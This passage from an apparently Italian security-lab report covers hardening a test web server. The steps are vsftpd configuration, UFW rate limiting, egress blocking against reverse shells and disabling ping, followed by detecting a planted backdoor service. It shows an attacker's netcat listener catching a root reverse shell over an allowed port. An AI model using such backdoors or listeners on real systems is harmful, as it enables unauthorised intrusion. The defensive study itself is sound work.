Infine, data la presenza delle opzioni **pasv\_min\_port** e **pasv\_max\_port**, è stato scoperto che, oltre alla modalità attiva, è abilitata anche la modalità passiva.

- **Modalità attiva**: il client avvia la connessione sulla porta 21 del server e specifica un numero di porta su cui stabilire un canale per il trasferimento dei dati col server. Quindi, dalla porta 20 il server si connette sulla porta specificata dal client e si ha l'effettivo trasferimento dei dati



- **Modalità passiva**: il client avvia la connessione sulla porta 21 del server. In questo caso, però, il server fornisce al client una porta (casuale) differente dalla 20 a cui connettersi per il trasferimento dei dati



Data la presenza di alcune vulnerabilità relative alla modalità passiva per cui un attaccante col giusto tempismo potrebbe essere in grado di indovinare la porta lato server per il trasferimento dati, è stato deciso di disabilitare la modalità passiva con l'opzione **pasv\_enable=NO**. In seguito, sono anche state chiuse le porte comprese nel range **pasv\_min\_port – pasv\_max\_port**, rimuovendo le regole di traffico in entrata dal firewall col comando **ufw delete allow 30000:31000/tcp**.

Per applicare le modifiche, lanciare il comando **systemctl restart vsftpd**.

## 3.8. Potenziamento del Firewall

Per la configurazione del firewall è stato utilizzato **Uncomplicated Firewall**, ossia un firewall di alto livello e user-oriented, che sfrutta la potenza di iptables semplificandone l'utilizzo tramite un'interfaccia utente più intuitiva.

Sfruttando la shell con i privilegi di root ottenuta dalla Privilege Escalation è stato eseguito il comando **ufw status verbose** per visualizzare in forma dettagliata lo stato del firewall su Target, le regole di filtraggio attive e le porte aperte.

```
root@vmWebServer:/# ufw status verbose
ufw status verbose
Status: active
Logging: on (low)
Default: deny (incoming), allow (outgoing), disabled (routed)
New profiles: skip

To                         Action      From
--                         ALLOW IN   Anywhere
2409/tcp                   ALLOW IN   Anywhere
80/tcp                      ALLOW IN   Anywhere
21/tcp                      ALLOW IN   Anywhere
30000:31000/tcp             ALLOW IN   Anywhere
20/tcp                      ALLOW IN   Anywhere
2409/tcp (v6)               ALLOW IN   Anywhere (v6)
80/tcp (v6)                 ALLOW IN   Anywhere (v6)
21/tcp (v6)                 ALLOW IN   Anywhere (v6)
30000:31000/tcp (v6)        ALLOW IN   Anywhere (v6)
20/tcp (v6)                 ALLOW IN   Anywhere (v6)
```

Analizzando l'output, si evincono le seguenti informazioni:

- **Status: active** indica che il firewall UFW è attivo
- **Logging: on (low)** indica che il firewall genera log con un basso livello di dettaglio
- **Default: deny (incoming), allow (outgoing), disabled (routed)**
  - **deny (incoming)** indica che di default il firewall nega tutto il traffico in entrata
  - **allow (outgoing)** indica che di default il firewall consente tutto il traffico in uscita
  - **disabled (routed)** indica che di default il firewall non si occupa del routing del traffico di rete
- **New profiles: skip** indica che le regole del firewall non devono essere applicate a nuovi profili

Inoltre, tutte le regole di filtraggio visualizzate permettono il traffico in ingresso alle porte aperte da qualsiasi indirizzo IP (sia IPv4 che IPv6).

Il firewall lascia aperte alcune porte per il corretto funzionamento del sito. Tuttavia, al fine di aumentare la sicurezza del sistema, sono state introdotte difese aggiuntive.

### 3.8.1. Aumentare il dettaglio dei log

Per aggiungere ulteriori informazioni nei log, è possibile impostare il livello di dettaglio a **medium**. In questo modo, oltre ai pacchetti bloccati e ammessi in base alle regole del firewall, vengono mostrati i log per i pacchetti non validi, quelli per i pacchetti validi che non corrispondono alle policy e le nuove connessioni.

Per fare ciò, è necessario eseguire il seguente comando:

**ufw logging medium**

```
root@vmWebServer:/# ufw logging medium
ufw logging medium
Logging enabled
root@vmWebServer:/# ufw status verbose
ufw status verbose
Status: active
Logging: on (medium)
Default: deny (incoming), allow (outgoing), disabled (routed)
New profiles: skip
```

### 3.8.2. Limitare le connessioni in entrata

Per mitigare eventuali attacchi DoS o brute force verso Target, è stato scelto di limitare le connessioni in entrata per i servizi FTP ed SSH.

Per fare ciò, è necessario eseguire i seguenti comandi:

- **ufw limit ftp** limita il traffico in ingresso sulla porta di default, ossia la 21
- **ufw limit 2409/tcp** limita il traffico in ingresso per SSH

```
root@vmWebServer:/# ufw limit ftp
ufw limit ftp
Rule updated
Rule updated (v6)
root@vmWebServer:/# ufw limit 2409/tcp
ufw limit 2409/tcp
Rule updated
Rule updated (v6)
root@vmWebServer:/# ufw status verbose
ufw status verbose
Status: active
Logging: on (medium)
Default: deny (incoming), allow (outgoing), disabled (routed)
New profiles: skip

To                         Action      From
--                         LIMIT IN   Anywhere
2409/tcp                   ALLOW IN   Anywhere
80/tcp                      ALLOW IN   Anywhere
21/tcp                      LIMIT IN   Anywhere
30000:31000/tcp             ALLOW IN   Anywhere
20/tcp                      ALLOW IN   Anywhere
2409/tcp (v6)               LIMIT IN   Anywhere (v6)
80/tcp (v6)                 ALLOW IN   Anywhere (v6)
21/tcp (v6)                 LIMIT IN   Anywhere (v6)
30000:31000/tcp (v6)        ALLOW IN   Anywhere (v6)
20/tcp (v6)                 ALLOW IN   Anywhere (v6)
```

In questo modo, di default vengono negate le connessioni provenienti da indirizzi IP che hanno già effettuato 6 tentativi nell'arco di 30 secondi.

### 3.8.3. Bloccare il traffico in uscita

Per prevenire l'apertura di reverse shell da Target, è possibile **bloccare il traffico in uscita** consentendolo solo ai servizi che hanno necessità di comunicare verso l'esterno. Nel nostro caso, questi ultimi sono DNS, HTTP, HTTPS. In particolare, è necessario eseguire i seguenti comandi:

- **ufw default deny outgoing** blocca di default il traffico in uscita
- **ufw allow out 53** consente il traffico in uscita del protocollo DNS
- **ufw allow out http** consente il traffico in uscita del protocollo http
- **ufw allow out https** consente il traffico in uscita del protocollo HTTPS

È possibile, quindi, osservare le regole di filtraggio imposte.

```

root@vmWebServer:/# ufw default deny outgoing
ufw default deny outgoing
Default outgoing policy changed to 'deny'
(be sure to update your rules accordingly)
root@vmWebServer:/# ufw allow out 53
ufw allow out 53
Skipping adding existing rule
Skipping adding existing rule (v6)
root@vmWebServer:/# ufw allow out http
ufw allow out http
Skipping adding existing rule
Skipping adding existing rule (v6)
root@vmWebServer:/# ufw allow out https
ufw allow out https
Skipping adding existing rule
Skipping adding existing rule (v6)
root@vmWebServer:/# ufw status verbose
ufw status verbose
Status: active
Logging: on (medium)
Default: deny (incoming), deny (outgoing), disabled (routed)
New profiles: skip

To                         Action      From
--                         LIMIT IN   Anywhere
2409/tcp                   ALLOW IN   Anywhere
80/tcp                      ALLOW IN   Anywhere
21/tcp                      LIMIT IN   Anywhere
30000:31000/tcp             ALLOW IN   Anywhere
20/tcp                      ALLOW IN   Anywhere
443                         ALLOW IN   Anywhere
2409/tcp (v6)               LIMIT IN   Anywhere (v6)
80/tcp (v6)                 ALLOW IN   Anywhere (v6)
21/tcp (v6)                 LIMIT IN   Anywhere (v6)
30000:31000/tcp (v6)        ALLOW IN   Anywhere (v6)
20/tcp (v6)                 ALLOW IN   Anywhere (v6)
443 (v6)                   ALLOW IN   Anywhere (v6)

53                          ALLOW OUT  Anywhere
443                         ALLOW OUT  Anywhere
80/tcp                      ALLOW OUT  Anywhere
53 (v6)                     ALLOW OUT  Anywhere (v6)
443 (v6)                    ALLOW OUT  Anywhere (v6)
80/tcp (v6)                 ALLOW OUT  Anywhere (v6)

```

### 3.8.4. Disabilitare il ping

L'ultima difesa introdotta consiste nel negare la possibilità di effettuare il **ping** della macchina target. Per fare ciò, è possibile disabilitare il protocollo ICMP nel file di configurazione **/etc/ufw/before.rules**.

```

# ok icmp codes for INPUT
-A ufw-before-input -p icmp --icmp-type destination-unreachable -j ACCEPT
-A ufw-before-input -p icmp --icmp-type time-exceeded -j ACCEPT
-A ufw-before-input -p icmp --icmp-type parameter-problem -j ACCEPT
-A ufw-before-input -p icmp --icmp-type echo-request -j ACCEPT

# ok icmp code for FORWARD
-A ufw-before-forward -p icmp --icmp-type destination-unreachable -j ACCEPT
-A ufw-before-forward -p icmp --icmp-type time-exceeded -j ACCEPT
-A ufw-before-forward -p icmp --icmp-type parameter-problem -j ACCEPT
-A ufw-before-forward -p icmp --icmp-type echo-request -j ACCEPT

```

Disabilitare questo comando è una buona pratica nell'ambito della sicurezza in quanto evita che dall'esterno possano essere ottenute informazioni utili ad eventuali attaccanti.

Tuttavia, disabilitare il ping può anche avere alcune conseguenze negative. Ad esempio, potrebbe rendere più difficile il monitoraggio e la diagnosi dei problemi di rete, in quanto il ping è un metodo comune per testare la connettività.

È necessario sostituire le occorrenze della parola "ACCEPT" riferite al protocollo ICMP in input con la parola "DROP".

```
# ok icmp codes for INPUT
-A ufw-before-input -p icmp --icmp-type destination-unreachable -j DROP
-A ufw-before-input -p icmp --icmp-type time-exceeded -j DROP
-A ufw-before-input -p icmp --icmp-type parameter-problem -j DROP
-A ufw-before-input -p icmp --icmp-type echo-request -j DROP

# ok icmp code for FORWARD
-A ufw-before-forward -p icmp --icmp-type destination-unreachable -j ACCEPT
-A ufw-before-forward -p icmp --icmp-type time-exceeded -j ACCEPT
-A ufw-before-forward -p icmp --icmp-type parameter-problem -j ACCEPT
-A ufw-before-forward -p icmp --icmp-type echo-request -j ACCEPT
```

Da questo momento in poi, Kali non ha la possibilità di effettuare il ping verso Target.

```
(kali㉿kali)-[~]
└─$ ping 192.168.1.80
PING 192.168.1.80 (192.168.1.80) 56(84) bytes of data.
^C
--- 192.168.1.80 ping statistics ---
12 packets transmitted, 0 received, 100% packet loss, time 11241ms
```

## 3.9. Analisi dei vari approcci

L'insieme delle metodologie di hardening ha portato alla:

- riduzione della superficie di attacco
- mitigazione di attacchi brute force e DoS
- limitazione nell'apertura di reverse shell

In questo modo, la macchina target risulta più sicura e robusta.

Durante la fase di hardening, però, è necessario prestare particolare attenzione ad eventuali backdoor iniettate precedentemente da un attaccante. Se non viene effettuata una scansione accurata del sistema, infatti, le misure di sicurezza adottate possono risultare vane.

Se la backdoor creata attraverso l'aggiunta del servizio malevolo fosse stata inserita, e non opportunamente rimossa, su una delle porte lasciate aperte per la connessione in uscita, sarebbe stato possibile aggirare tutti i controlli ed ottenere ugualmente una reverse shell con i permessi di root.

```
(kali㉿kali)-[~]
$ nc -nlvp 80
listening on [any] 80 ...
connect to [192.168.1.50] from (UNKNOWN) [192.168.1.80] 44418
bash: cannot set terminal process group (1041): Inappropriate ioctl for device
bash: no job control in this shell
root@vmWebServer:/#
```

All'interno di Target è possibile eseguire un'analisi delle connessioni attive e delle attività di rete attraverso il comando **netstat**. In particolare, i comandi utilizzati sono:

**netstat -antp | grep LISTEN**

**netstat -antp | grep ESTABLISHED**

**netstat -antp | grep SYN\_SENT**

L'opzione “**-a**” permette di visualizzare tutte le connessioni, sia attive che non

L'opzione “**-n**” permette di visualizzare gli indirizzi IP con la notazione xxx.xxx.xxx.xxx

L'opzione “**-t**” permette di visualizzare lo stato delle connessioni TCP

L'opzione “**-p**” permette di visualizzare il PID (Process IDentifier) ed il nome del programma a cui appartiene la connessione

Il simbolo “**|**” permette di concatenare un altro comando. Nel nostro caso, è stato concatenato **“grep”** che permette di filtrare unicamente le righe che contengono la parola indicata, ossia **“LISTEN”**, **“ESTABLISHED”** o **“SYN\_SENT”**. In netstat, queste ultime consentono di visualizzare rispettivamente se una porta è in ascolto, se una connessione è stata stabilita con successo o se è stata avviata una procedura di handshake

```
root@vmWebServer:/# netstat -antp | grep LISTEN
netstat -antp | grep LISTEN
tcp        0      0 127.0.0.1:33060          0.0.0.0:*                  LISTEN      775/mysqld
tcp        0      0 0.0.0.0:21              0.0.0.0:*                  LISTEN      680/vsftpd
tcp        0      0 127.0.0.1:3306          0.0.0.0:*                  LISTEN      775/mysqld
tcp        0      0 0.0.0.0:2409          0.0.0.0:*                  LISTEN      676/sshd: /usr/sbin
tcp        0      0 127.0.0.53:53          0.0.0.0:*                  LISTEN      627/systemd-resolve
tcp6       0      0 :::80                 ::*:*                    LISTEN      711/apache2
tcp6       0      0 :::2409               ::*:*                    LISTEN      676/sshd: /usr/sbin
root@vmWebServer:/# netstat -antp | grep ESTABLISHED
netstat -antp | grep ESTABLISHED
tcp        0      0 192.168.1.80:34404    192.168.1.50:80          ESTABLISHED 1155/bash
root@vmWebServer:/# netstat -antp | grep SYN_SENT
netstat -antp | grep SYN_SENT
root@vmWebServer:/#
```

Un altro approccio per cercare di individuare un servizio che apre una backdoor consiste nel cercare tra tutti quelli presenti nel sistema ordinandoli per data di modifica.

Per fare ciò, è possibile eseguire il seguente comando:

```
find / -type f -iname '*.*.service' -exec ls -lrt '{}' +
```

L'opzione “**-iname**” permette di effettuare una ricerca case insensitive con estensione “.service”

L'opzione “**-exec**” permette di eseguire un comando sui file ottenuti dalla ricerca. Nel nostro caso “**ls -lrt '{}'** +”. In particolare:

- **ls -lrt** permette di restituire la lista dei file con più dettagli (“-l”) in ordine crescente (“-r”) in base alla data di modifica (“-t”)
- ‘{}’ rappresenta ogni file trovato dalla ricerca precedente, ciò vuol dire che viene sostituito con il nome del file nell'output
- + indica che all'interno di '{}’ deve essere inserito il maggior numero possibile di file alla volta

```
root@vmWebServer:/# find / -type f -iname '*.*.service' -exec ls -lrt '{}' +
find / -type f -iname '*.*.service' -exec ls -lrt '{}' +
-rw-r--r-- 1 root root 223 Aug 28 2017 /usr/lib/systemd/user/gpg-agent.service
-rw-r--r-- 1 root root 213 Apr 11 2019 /usr/lib/systemd/system/lxd-installer@.service
-rw-r--r-- 1 root root 142 Nov 11 2019 /usr/lib/systemd/system/apport-forward@.service
-rw-r--r-- 1 root root 330 Nov 27 2019 /usr/lib/systemd/system/setvtrgb.service
-rw-r--r-- 1 root root 870 Aug 21 2020 /usr/lib/systemd/system/logrotate.service
-rw-r--r-- 1 root root 404 Feb 9 2021 /usr/lib/systemd/system/pollinate.service
-rw-r--r-- 1 root root 377 Feb 19 2021 /usr/lib/systemd/system/unattended-upgrades.service
-rw-r--r-- 1 root root 287 Jul 24 2021 /usr/lib/systemd/system/keyboard-setup.service
-rw-r--r-- 1 root root 312 Jul 24 2021 /usr/lib/systemd/system/console-setup.service
-rw-r--r-- 1 root root 147 Dec 5 2021 /usr/lib/systemd/system/dpkg-db-backup.service
-rw-r--r-- 1 root root 332 Jan 4 2022 /usr/lib/systemd/system/gpu-manager.service
-rw-r--r-- 1 root root 333 Jan 5 2022 /usr/lib/systemd/system/ufw.service
-rw-r--r-- 1 root root 987 Jan 19 2022 /usr/lib/systemd/system/open-iscsi.service
-rw-r--r-- 1 root root 463 Jan 19 2022 /usr/lib/systemd/system/iscsid.service
-rw-r--r-- 1 root root 295 Jan 20 2022 /etc/phpmyadmin/phpmyadmin.service
-rw-r--r-- 1 root root 155 Jan 28 2022 /usr/lib/systemd/system/phpsessionclean.service
-rw-r--r-- 1 root root 272 Feb 9 2022 /usr/lib/systemd/system/xfs_scrub_fail@.service
-rw-r--r-- 1 root root 376 Feb 9 2022 /usr/lib/systemd/system/xfs_scrub_all.service
-rw-r--r-- 1 root root 541 Feb 9 2022 /usr/lib/systemd/system/xfs_scrub@.service
-rw-r--r-- 1 root root 419 Feb 16 2022 /usr/lib/systemd/system/finalrd.service
-rw-r--r-- 1 root root 338 Feb 16 2022 /usr/lib/systemd/system/lvm2-pvscan@.service
-rw-r--r-- 1 root root 602 Feb 16 2022 /usr/lib/systemd/system/lvm2-monitor.service
-rw-r--r-- 1 root root 323 Feb 16 2022 /usr/lib/systemd/system/lvm2-lvmpolld.service
-rw-r--r-- 1 root root 341 Feb 16 2022 /usr/lib/systemd/system/dm-event.service
-rw-r--r-- 1 root root 380 Feb 16 2022 /usr/lib/systemd/system/blk-availability.service
-rw-r--r-- 1 root root 477 Feb 21 2022 /usr/lib/systemd/system/fstrim.service
-rw-r--r-- 1 root root 1162 Feb 23 2022 /usr/lib/systemd/system/apparmor.service
-rw-r--r-- 1 root root 248 Feb 23 2022 /usr/lib/systemd/system/vsftpd.service
-rw-r--r-- 1 root root 415 Feb 24 2022 /usr/lib/systemd/system/mdmonitor.service
-rw-r--r-- 1 root root 182 Jul 4 14:42 /etc/systemd/system/rrshell.service
```

Come è possibile osservare, attraverso entrambe le metodologie, il servizio contenente la backdoor è stato individuato e può essere rimosso.